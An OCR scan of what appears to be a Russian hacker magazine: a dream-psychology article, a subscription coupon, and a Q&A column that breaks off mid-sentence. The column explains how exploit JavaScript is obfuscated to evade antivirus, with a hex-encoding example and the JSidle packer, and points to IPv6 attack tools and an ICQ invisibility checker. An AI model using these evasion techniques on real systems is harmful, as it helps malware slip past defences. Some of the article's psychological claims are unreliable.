
К чему я рассказала этот случай? К тому, что нет стандартного толкования символов из сна, и все расшифровки типа «Кошка — к слезам» или «Дельфин — к лояльности относительно нового правительства» — это все нонсенс. Толкование снов — это творческий, индивидуальный и очень увлекательный процесс.

Психологический анализ процесса сновидения

Какая корреляция между образами во снах и их значением in real life? Запутанная и зашифрованная. Сейчас попробуем разобраться.

Первое, о чем стоит знать: во сне и сновидениях различные бессознательные желания активизируются и достигают нашего специфического сознания; если за ними не следить, они могут разбудить спящего. Контроль за ними берет на себя сновидение: оно трансформирует посылы в приемлемые и, в то же время информативные символы. Если символ достиг цели, и бессознательное желание выполнено — сон будет продолжаться, если нет — человек просыпается. В этом смысле сновидение — это хранитель сна.

То, что мы видим во сне, обычно выглядит несвязно и бессмысленно; такое сновидение психоаналитики называют проявленным. Чтобы понять заложенный в нем смысл, нужно перевести его в разряд латентных сновидений — истолковать, интерпретировать. Для этого нужно свободно ассоциировать все увиденное: прислушаться к себе и почувствовать, какие эмоции, ощущения и ассоциации вызывают у тебя каждый из образов и сновидение в целом. Источником сновидений, как правило, служат недавние психические переживания: значительные или не очень, но они всегда находят отклик в подсознании. Они могут всплывать поодиночке или группироваться, появляться в прямом виде или быть зашифрованными с помощью искажения. (подробнее о формах искажения см. в разделе «Явные и неявные сновидения»)



Во сне мы проводим около трети нашей жизни

Праотец психоанализа, Зигмунд Фрейд, который посвятил изучению и трактовке сновидений немалую часть своей профессиональной деятельности, выделил такие категории:
1. Осмысленные и понятные сновидения (все, что в них происходит — логично, легко понять, чем оно вызвано);
2. Связанные по смыслу, но все-таки немного странные — вроде все понятно и логично, но неясно, каким образом они относятся к нашей жизни;
3. Запутанные и хаотичные сновидения. Таких большинство. Вспомни, не раз ты просыпался и помнил только бессвязные отрывки непонятно каких событий, которые никак не переплетаются между собой и не несут на первый взгляд вообще никакого смысла.
Поскольку часто во время сна наше бессознательное пытается реализовать желания, ученые систематизировали и дали названия таким сновидениям:
1. Инфантильное сновидение. Получило свое название из-за того, что редко встречается у взрослых: спящий видит реализацию своих желаний, причем прямо, без шифрования, как в сказке.
2. Сновидения, исполняющие желания в замаскированном, символичном виде. Например, желание сексуального контакта во сне видится как полет на большой птице (птица — архетипический символ мужского полового органа).
3. Сновидения, выражающие желания, которых мы не осознаем даже в состоянии бодрствования — вытесненные. Маскирование здесь или ограничено, или вообще отсутствует. Часто такие сны сопровождаются ночными кошмарами, тревогой.

Явные и неявные сновидения

Итак, к какой бы классификации мы не обратились, основные две группы — это явные (латентные) и неявные (искаженные, непроявленные) сновидения.
Латентные (явные) особо толковать не нужно — там все достаточно ясно и понятно, почти всегда они служат для реализации желаний. И даже если ты во сне видишь события, которые произошли вчера или на днях, это означает, что ситуация была пройдена не совсем гармонично, и остались какие-то желания по ее «переигрыванию», что и пытается сделать твоя психика в сновидении.

НАРУШЕНИЯ СНА

Бессонница (insomnia) — невозможность заснуть ночью в течение долгого времени; человек не может даже закрыть глаза дольше, чем на пару минут. Бессонница встречается также у психически здоровых людей после стресса, переутомления, длительного нервного напряжения.
Летаргия — болезненное состояние, которое похоже на сон; при этом человек неподвижен, не реагирует на внешние раздражители, жизненные показания, такие как дыхание, глотание, моргание, снижаются и становятся незаметными. Ходят легенды о том, что летаргический сон часто путали со смертью.
Апноэ, пикквикский синдром — почти полная остановка дыхания во сне.
Сомнамбулизм (лунатизм) — болезненное состояние, при котором во сне совершаются упорядоченные, но при этом бессмысленные, нелепые, иногда опасные физические действия, которые после пробуждения не запоминаются: вождение автомобиля, игры с острыми предметами или оружием, хождение в потенциально опасных для жизни местах.
Сонный паралич — это паралич мышц, который наступает до засыпания или после пробуждения, человек не может даже сказать что-то. Обычно паралич наступает во время сна, но при этом в состоянии бодрствования он считается патологическим.
Нарколепсия — болезнь, при которой непреодолимые приступы сна случаются посреди дня, внезапно. Также при этом может наступать полная мышечная обездвиженность.
Депривация сна — хардкорный вариант инсомнии, когда потребность во сне есть, но вследствие каких-то причин она не удовлетворяется (см. статью Криса «Депривация: над пропастью сновидений» в][от 05.2008). Чревато многими заболеваниями, как психическими, так и чисто соматическими, ослабеванием умственных способностей, расстройствами и даже ожирением.

СОН-ПОМОЩНИК

Есть научное мнение — я с ним полностью согласна — что если долго и усиленно думать над каким-либо вопросом, даже технически-математического характера, то решение часто приходит во сне. Это можно обосновать: во время раздумий активизируются сознательные процессы мышления, которые при засыпании продолжаются, но уже на другом, бессознательном уровне, подключая при этом базу данных, которая изначально там находится. А в бессознательном, как ты уже знаешь, намного больше информации, которая помогает найти решение, над которым ты так долго бился днем. Так, например, известный химик Менделеев двадцать лет думал над системой химических элементов, и однажды она приснилась ему во сне.

Сны исполнения желаний тоже делят на разные подгруппы:

1. Детские сновидения, о них я упоминала выше — они, будто в сказке, реализуют актуальные желания. Например, ты хочешь купить машину — во сне тебе приснится, как ты ее покупаешь или уже ездишь на ней.

2. Соматические сновидения. Вызваны физическими потребностями тела: голод, жажда, холод, удушье, сексуальные потребности.

3. Сновидения доминирующих ситуаций, когда предстоящее событие уже проигрывается во сне. Например, завтрашнюю поездку с друзьями на пикник ты видишь сегодня ночью.

4. «Удобные» сновидения — реализуют желание, которое в реальности пока не осуществлено. Например, ты хочешь пить, и во сне видишь, что пьешь. Конечно, жажда никуда не исчезнет насовсем, но на какое-то время момент пробуждения будет отсрочен.

Неявные сновидения самые интересные и требуют интерпретации. Запутанные и хаотичные они потому, что обрабатываются с помощью механизмов искажения, которые являются защитными механизмами психики. Защитные механизмы психики, в свою очередь, существуют для того, чтобы не допустить в сознание болезненные переживания и воспоминания.

Какие есть основные формы искажения (маскировки) сновидения?

1. Символическое отображение. Выше я приводила пример про мальчика и сон с камнями.

2. Пропуск — один из самых эффективных бессознательных механизмов шифрования сновидения, он сжимает материал, низводя его до еле заметного или просто подразумеваемого образа. Например, желание увидеть какого-нибудь человека во сне может быть выражено как небольшое путешествие по его городу или микрорайону.

3. Инверсия. При этом механизме смыслы и элементы сновидения меняются местами. Варианты инверсии: изменение хронологии событий, переворачивание смыслов, подмена противоположностью, полное изменение всех элементов сновидения.

Процесс разрушения механизмов искажения и выискивание из-под их обломков истинного значения сна мы называем толкованием сновидений. Как видишь, это достаточно сложный, неоднозначный и индивидуальный для каждого процесс. Зная малую часть теории возникновения и маскировки сновидений, ты уже понимаешь, что стандартные сонники — это не более чем сборник сказок. Если значения сонника совпали у тебя однажды — наверное, это совпадение. Если они у тебя совпадают все время — скорее всего, ты просто очень подвержен внушению :).

Толкование снов

Если при словосочетании «толкование снов» ты сразу полез в Google со словом «сонник», то можешь заодно поискать «сказки для малышей». Мы здесь учимся думать и постигать истинные первопричины явлений, в частности, сейчас попробуем разобраться, что такое толкование (интерпретация) сновидений. Помимо «чудесной» расшифровки непонятного сна и придания ему более осмысленного вида, интерпретация — это еще и один из самых эффективных методов психоанализа, помогающий получить представление о глубинных силах и психических процессах личности. Когда ты бодрствуешь, твоя психика контролирует поступающую в сознание информацию, и огромная часть ее остается неосознанной. Недаром психику сравнивают с айсбергом, где верхушка принадлежит сознанию, а подводная часть — бессознательному. Когда ты засыпаешь, контроль сознания ослабевает, и скрытые бессознательные элементы начинают подниматься на поверхность.

Я очень часто сравниваю психику с огромной компьютерной системой, и чем дальше — тем больше нахожу сходств. Приведу пример: допустим, сознание — это монитор, на который выводятся осознаваемые моменты (то, что ты видишь и осознаешь); бессознательное — это огромная база данных, где информация хранится в зашифрованном виде. Днем происходят какие-либо события, которые не оставляют тебя равнодушным, а ночью они снятся тебе в виде символов (запрос и выдача информации из БД). Однако все данные выводятся в зашифрованном виде.


Для интерпретации всегда нужна интерактивная связь с «дримером», так как он сам должен давать эмоциональную и ассоциативную расшифровку элементов своего сновидения. И только если сновидец не может точно проассоциировать этот символ, тогда можно обратиться к общепринятой базе



Сновидения — это дверь в подсознание

символов (архетипов). В качестве примера зашифрованного сновидения реализации желаний с влиянием на реальные события — ситуация: у одной молодой женщины были сложные отношения с мужем. Она понимала, что шанс развода очень высок, но подсознательно не хотела этого. Скопилось слишком много обид, непонимания; нежелание слушать друг друга и доверительно обсудить ситуацию усиливало взаимную ненависть и делало невозможным разруливание этой проблемы. Однажды ей приснился сон, что ее муж внезапно умер. Она не видела его рядом, но знала, что произошло это несчастье. Несмотря на взаимные претензии in real life, она почувствовала душевную боль, отчаяние, ностальгию, жалость. Другими словами, она поняла, что он ей очень нужен. Что говорит по этому поводу стандартный сонник? «Если во сне Вы узнаете о кончине близкого, то ждите от этого человека неприятных вестей». Что же произошло на самом деле, и какую функцию играл этот сон? В реальности сложившаяся ситуация часто приводила девушку к мыслям о том, как она в будущем будет жить самостоятельно, без мужа. Причем она рассматривала только финансово-социальную сторону, упуская из виду (не допуская в сознание) чувственно-эмоциональную сферу. Первый момент: данный сон позволил увидеть и другую сторону медали, показав те чувства, которые постоянно подавлялись и отрицались. Ведь наличие обиды не говорит о том, что люди на самом деле не испытывают друг к другу позитивных чувств. Второй момент: отчаяние, переживаемое в сновидении, помогло более глобально посмотреть на незначительные обиды и разногласия, попросту говоря — простить их. В сравнении





info

Подробнее об осознанных сновидениях можно прочитать в статье «Тайные врата в царство Морфея», опубликованной в октябрьском номере][за 2009 год.

Ночной кошмар хакера

со смертью близкого человека обычные житейские ситуации кажутся настолько мелкими и незначимыми...

Почему я говорю о том, что при расшифровке всегда нужно согласовывать все с «дримером»? Данный сон можно было рассмотреть как реализацию желания девушки избавиться от мужа. Но если бы желание было именно таким — то фоновое эмоциональное состояние было бы более радостным и позитивным. В данном случае оно было удрученным и болезненным. Поэтому при толковании всегда (!) нужно смотреть не только на текстовку, но и на эмоции.

Феномен вещих снов

Они кажутся чем-то чудесно-неестественным. Но на самом деле, вещие сны — это: а) хорошая интуиция; б) латентность (незашифрованность) сна; в) аналитическая переваренность актуальной для спящего информации и приведение ее к логическому исходу заранее, наперед. Чтобы было понятнее, приведу пример. Одна из моих пациенток рассказывала о вещем сне: ей приснилась бабушкина смерть как раз накануне того дня, когда эта смерть случилась в реальности. Мы попытались с ней разобрать этот сон и проанализировать все происходящие ранее события. У бабушки ухудшилось самочувствие, точная причина болезни не была ясна; естественно, все обеспокоились. Девушка, имеющая косвенное отношение к медицине, сразу начала изучать различные справочники, пособия по болезням, искать информацию, которая дала бы подсказку, что с бабушкой. Врачи, наблюдающие за больной, склонялись к двум вариантам заболеваний, но она почему-то обратила внимание еще и на третий, симптомы которого пока что не были проявлены у бабушки. Забегая наперед, скажу, что третий недуг приводит к летальному исходу, вопрос только в том, как долго проживет человек после проявления симптомов, — девушка об этом читала и даже прикинула в уме, как много отведено времени ее бабушке. Наблюдая за родственницей, моя клиентка интуитивно отмечала у нее изменение цвета кожи, дыхания, характерный кашель. Все эти данные поступали в сознание и позже откладывались на подсознании. Далее подсознание, имея полученную информацию, анализировало ее (скрытый процесс психики), ведь уже были известны все симптомы болезни, приблизительная дата смерти человека с таким заболеванием. Просто врачи (осознаваемая информация) говорили одно, а подсознание (неосознаваемая информация) ориентировалось на объективные данные. В итоге вычислительная машина подсознания проанализировала все быстрее и точнее, выдав свой результат в виде незашифрованного сна, как раз накануне спрогнозированного события.

По такой же схеме можно объяснить и другие вещие сновидения, которые могут проявляться более замаскированно. Например, Кальпурнии, третьей и последней жене Юлия Цезаря, накануне его убийства снился сон о том, что из статуи мужа течет кровь, а потом рушится крыша дома. Всех деталей не знаю, но можно предположить, что она была знакома с положением дел в государстве и интуитивно улавливала скрытое напряжение, возникшее во время заговора. Эти скрытые от сознания, но распознаваемые подсознанием моменты преобразовались в символы (кровь — как символ смерти, убийства; разрушение крыши может символизировать как падение



Осознанные сновидения: полеты во сне или наяву?


Амулет «Ловец снов». Индейцы придавали снам особое значение

личной защиты (муж как защитник), так и падение Римской республики).

Управление снами, или наследие дедушки Кастанеды

Начну с предыстории: полвека назад молодой ученый-антрополог Калифорнийского университета Карлос Кастанеда решил глубже изучить психотропные и лекарственные растения, используемые коренными индейцами, и поехал с этой целью в края Юго-Западной Америки и Мексики, где и познакомился со своим будущем учителем — Доном Хуаном Матусом, индейцем яки. Пять лет он отучился у старого индейца, освоив новый взгляд на личность и скрытый потенциал ее психики. Позже он рассказал о своих знаниях и опыте в книгах «Учения Дона Хуана», «Искусство сновидения», «Дар орла», «Отдельная реальность» и т.п. Сейчас мало осталось людей, кто не попробовал увидеть во сне свои руки, ноги, кто не пытался летать или переносить себя во снах в фантастические страны.

Есть несколько базовых правил, которые должен знать каждый уважающий себя «осознанный сновидец»:

1. Осознавать себя во время сна, контролировать все свои движения и перемещения;
2. Быть не пассивным наблюдателем, а активным инициатором событий в своих снах;
3. Отличать сновидение от реальности.

С последним пунктом часто возникают трудности. Чтобы избежать ситуации, когда ты прыгаешь с балкона якобы во сне, но летишь не ввысь, а вниз, перепутав сон с явью, советую прислушаться к некоторым методикам, которые позволяют различить сон и реальность:

• закрой рот и нос. Если дыхание продолжается, значит, ты спишь;
• смотри на свои руки не меньше 3-4 минут. При длительном рассмотрении во сне они начинают менять свой внешний вид;
• включи или выключи свет в комнате. Во сне световые эффекты, как правило, более смазаны и отсутствует конкретная черта, когда становится светло или темно;
• посмотри на циферблат часов, пристально рассматривая каждое деление;
• попробуй вспомнить только что прошедшие пару минут — во сне это обычно не удается;
• прочти какую-нибудь строчку 2-3 раза — во сне надпись изменится — либо сами буквы, либо цвет, либо размер, либо фон, но надпись не будет идентична той, которую ты читал в первый раз.

Игры с осознанными сновидениями, конечно же, очень интересны и увлекательны, но при этом имеют и обратную сторону. Речь даже не о том, что у опытных дримеров реальность и сон часто переплетаются, и прыжок со скалы может стать последним. Есть другие опасные моменты: осознанность сновидения предполагает постоянный контроль сознания. Что получается? Днем ты контролируешь свое сознание, при этом многие эпизоды, не осознаваясь, уходят в подсознание. При обычном сне вытесненные потребности, желания, волнующие ситуации отреагируются и реализуются ночью в сновидениях. При этом ты видишь не то, что заказывал, а то, что действительно хочет проработать твое подсознание, ему это необходимо для дальнейшей полноценной работы. Если же это осознанное сновидение с навязанными, а не спонтанными образами, то даже ночью, во сне, твоя психика не отдыхает и не избавляется от подсознательных напряжений, а продолжает пахать на полную катушку. Соответственно, скопившееся и не выводимое напряжение ищет выход, находя его в различных неврозах навязчивых состояний, психастениях и других психических отклонениях и заболеваниях. Другими словами, психика «изнашивается» со всеми вытекающими последствиями.

Заключение

Подытожив все вышесказанное, давай выведем несколько рекомендаций по работе со сновидениями.

Итак, для успешного толкования нужно иметь такую информацию:

• описание самого сна или наиболее значимых, ярких его отрывков;
• эмоционально-чувственную окраску сна;
• ассоциации с образами в сновидении;
• данные об относительно интересных и проблемных сферах жизни дримера, которые актуальны на данный момент.

Для конструктивной практики осознанных сновидений не забывай, что ее можно проводить время от времени, не увлекаясь частыми полетами во сне и наяву.

И наконец, спать нужно обязательно: раскрутка очередной уязвимости подождет, а здоровье собственной психики — нет.

Причудливые образы сновидений сочетают несочетаемое



ВЫГОДА•ГАРАНТИЯ•СЕРВИС

ХАКЕР

8.5 Гб DVD

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ! СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!

Замучилися искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск Х. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2100 руб.



Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ЕСТЬ ВОПРОСЫ? Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС info@glc.ru

ЭТО ЛЕГКО!

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!
Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в январе, то подписку можно оформить с марта.

СТОИМОСТЬ ЗАКАЗА:
2100 РУБ. ЗА 12 МЕСЯЦЕВ
1200 РУБ. ЗА 6 МЕСЯЦЕВ

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________ 20 г.

- ☐ прошу выслать бесплатный номер журнала ____________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ________ корпус ________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ________ 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ________ 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Антон «ant» Жуков



Q: Есть ли возможность безвозвратно удалить файл в Windows, не прибегая к специализированному софту?

A: Напомню, что при удалении файла из системы стирается лишь запись о существовании этого файла в специальной таблице файловой системы. Вместе с тем, данные как были, так и остаются на HDD, и довольно легко могут быть восстановлены. Чтобы удалить файл безвозвратно, ту часть жесткого диска, где были файлы, необходимо перезаписать другими данными, чем и занимаются специальные программы-шредеры. Это простые истины. А вот то, что необходимости в этих утилитах, вообще говоря, нет, знают лишь немногие. Возможность безопасного удаления файла реализована в виде стандартной виндовой утилиты Cipher.exe. Несмотря на то, что основным назначением программы является работа с зашифрованными файлами с помощью встроенной в винду системы EFS (Encrypting File System), у нее есть дополнительный ключ «/w». Его использование гарантирует, что только что зашифрованные данные безнадежно удалены. Собственно, сами функции шифрования можно не использовать, а воспользоваться только безопасным удалением файла. Для этого необходимо предварительно стереть данные привычным способом, а потом запустить в консоли утилиту Cipher.exe, указав через ключ «/w» местонахождение только стертых файлов: cipher /W:C:\Path\To\Folder.

Q: Есть задача — написать своего бота для Skype (аналог тех ботов, которые в изобилии представлены в ICQ). Времени на это немного, поэтому интересует наиболее шустрая и как можно более простая реализация. Что можешь посоветовать?

A: За что я люблю Python, так это за то огромное количество модулей на все случаи жизни. Решая задачу по автоматизации некоторых вещей в Skype, открыл для себя классный модуль **Skype4Py** (skype4py.sourceforge.net/doc/html). Это очень толковая мультиплатформенная обертка для API-вызовов Skype, которая донельзя упрощает любые операции с программой, в том числе работу с контактами, общение в чате, передачу файлов и, само собой, звонки. В результате можно без проблем написать того же самого бота, автоматическую звонилку, парсер чат-логов или, например, скрипт для записи разговоров. Импортировав модуль в свой сценарий, работать со всеми элементами Skype становится проще простого. Вот так, к примеру, можно вывести информацию о текущем профиле пользователя и его контактах:

```
import Skype4Py

skype = Skype4Py.Skype()
skype.Attach()

print 'Your full name:', \
  skype.CurrentUser.FullName
print 'Your contacts:'
for user in skype.Friends:
   print '   ', user.FullName
```

Q: Как обеспечить максимальную скорость Wi-Fi соединения дома?

A: Очень важно, чтобы сигнал от твоей точки доступа не интерферировал с соседними Wi-Fi сетями, которые наверняка в округе есть. Несущая, на которой работает конкретная сеть, определяется с помощью канала (от 1 до 11), который устанавливается в настройках AP'шки. Для обеспечения максимально стабильного и быстрого соединения необходимо посмотреть, на каких каналах работают соседние сети, и убедиться, что они не используются твоей беспроводной сетью. Для этого сгодится любой

Wi-Fi сканер, но наиболее наглядно перекрестные сети отображаются на графиках в программе **inSSIDer** (www.metageek.net/products/inssider), которую я и рекомендую.

Q: Во внутренних разработках компании, в которой я работаю администратором, сейчас реализуется поддержка протокола IPv6. Но с реализацией не все так прозаично, как я предполагал. Всего несколько маленьких экспериментов — и тестируемый сервер упал. К сожалению, пакеты для экспериментов приходится составлять вручную (новой версии инструмента Scapy с поддержкой IPv6 еще, к сожалению, не вышло). Отсюда вопрос: возможно, уже есть какой-нибудь более продвинутый инструмент?

A: На самом деле публично доступен не просто конкретный инструмент, а целый набор утилит для работы с IPv6, и не от кого-то, а от самой THC, одной из известнейших security-команд. Я говорю о **THC-IPV6** (freeworld.thc.org/thc-ipv6), в которую входят сразу несколько небольших программ для поиска уязвимостей в IPv6- и ICMP6-протоколах. Помимо прочего в набор входит именно то, что тебе нужно — простая в использовании библиотека для конструирования сетевых пакетов IPv6. На сайте также доступна презентация о безопасности протокола, которую обязательно нужно изучить. Возможно, это поможет реализовать свои собственные проверки и внести свой вклад в проект. К слову, это единственный способ заполучить приватную версию THC-IPV6 — в публичной версии приведен далеко не весь имеющийся у security-специалистов арсенал.

Q: Подскажи работающий чекер, который корректно проверяет, находится ли человек из контакт-листа в оффлайне или в инвизе, и не просит за это деньги. Все ранее используемые сервисы разрешают только несколько бесплатных проверок в день.

A: Одним из наиболее популярных сервисов является kanicq.ru/invisible. Он предоставляет сразу три метода проверки:

1. Незаметный. Работает только для некоторых клиентов: классического Trillian и старых версий Miranda IM.

2. Простой. Эффективно работает, но при этом клиенты, такие как QIP или R&Q, отобразят сообщение об отказе в авторизации от незнакомого номера. ICQ 6 будет молчать, если ты будешь использовать для соединения номер, присутствующий в контакт-листе проверяемого.

3. Сложный. Требует регистрации нового UIN'а, и надо добиться, чтобы «цель» (и только она!) обязательно добавила его в свой контакт-лист.

Q: Если почитать описание сплоитов для браузеров, выяснится, что все они непременно используют обфускацию JavaScript-кода. Почему это становится такой проблемой для антивирусов, ведь получить деобфусцированный код можно даже с помощью Firefox-плагина JavaScript Deobfuscator?



Эмулятор Android из пакета SDK разработчика

A: Увы, тут не все так просто. Во-первых, проблема в самих автоматических движках, которые используют антивирусы для анализа малвари. Для многих антивирусов даже столь простое преобразование уже становится непреодолимой задачей:

```
замена "clsid:0955AC62-BF2E-4CBA-
A2B9-A63F772D46CF"
на
"\x63\x6c\x73\x69\x64\x3a\x30\x39\
x35\x35\x41\x43\x36\x32\x2d\x42\
x46\x32\x45\x2d\x34\x43\x42\x41\
x2d\x41\x32\x42\x39\x2d\x41\x36\
x33\x46\x37\x37\x32\x44\x34\x36\
x43\x46"
```

Большинство обфускаторов JavaScript пытаются спрятаться от антивирусов с помощью сложных преобразований кода, часто используя разные типы шифрования/дешифрования — это помогает обойти сигнатурный анализ. Код передается клиенту в зашифрованном виде, а расшифровывается для запуска уже на машине пользователя. Однако есть и более продвинутые обфускаторы. К примеру, упаковщик **JSidle** (github.com/svent/jsidle) использует похожий подход, но вносит в него важный элемент — фактор времени. Что это значит? Упаковщик не передает юзеру весь ключ сразу, поэтому зашифрованный код остается недоступным для антивирусного движка. При этом скрипт устроен так, что единственным способом расшифровать оставшуюся часть кода становится... брутфорс. Да-да, браузер клиента будет пытаться взломать недостающую часть ключа, причем все устроено так, чтобы браузеру это удавалось за несколько секунд. Такую задержку невозможно обойти, и это становится реальной проблемой для антивируса. Автоматические анализаторы не могут позволить себе долго возиться со скриптом, и, если анализ не удалось произвести за десятые доли секунды, им ничего не остается, кроме как передать скрипт на выполнение браузеру. Вот такой вот подход.

Q: Есть дамп с некоторыми исполняемыми данными. Есть ли возможность проанализировать его в IDA, как если бы это был обычный exe'шник?

A: Необходимость исследовать бинарный дамп возникает довольно часто. Это может быть образ ROM-памяти или перехваченный пейлоад эксплойта. Увы, это не обычный исполняемый файл, который IDA сама сможет легко проанализировать, поэтому ей нужно немного помочь. Открываем в IDA файл и в диалоге выбора опций загрузки («Load a new file») выбираем пункт «Binary file». Тип процессора оставляем по умолчанию — «Intel 80x86 processors: metapc». Далее следует задать значения таких полей как «Loading sergment» и «Loading offset» — это важное место. Если перед машинными командами есть что-то еще, необходимо с помощью



Анализ поведения приложения с помощью Zero Wine



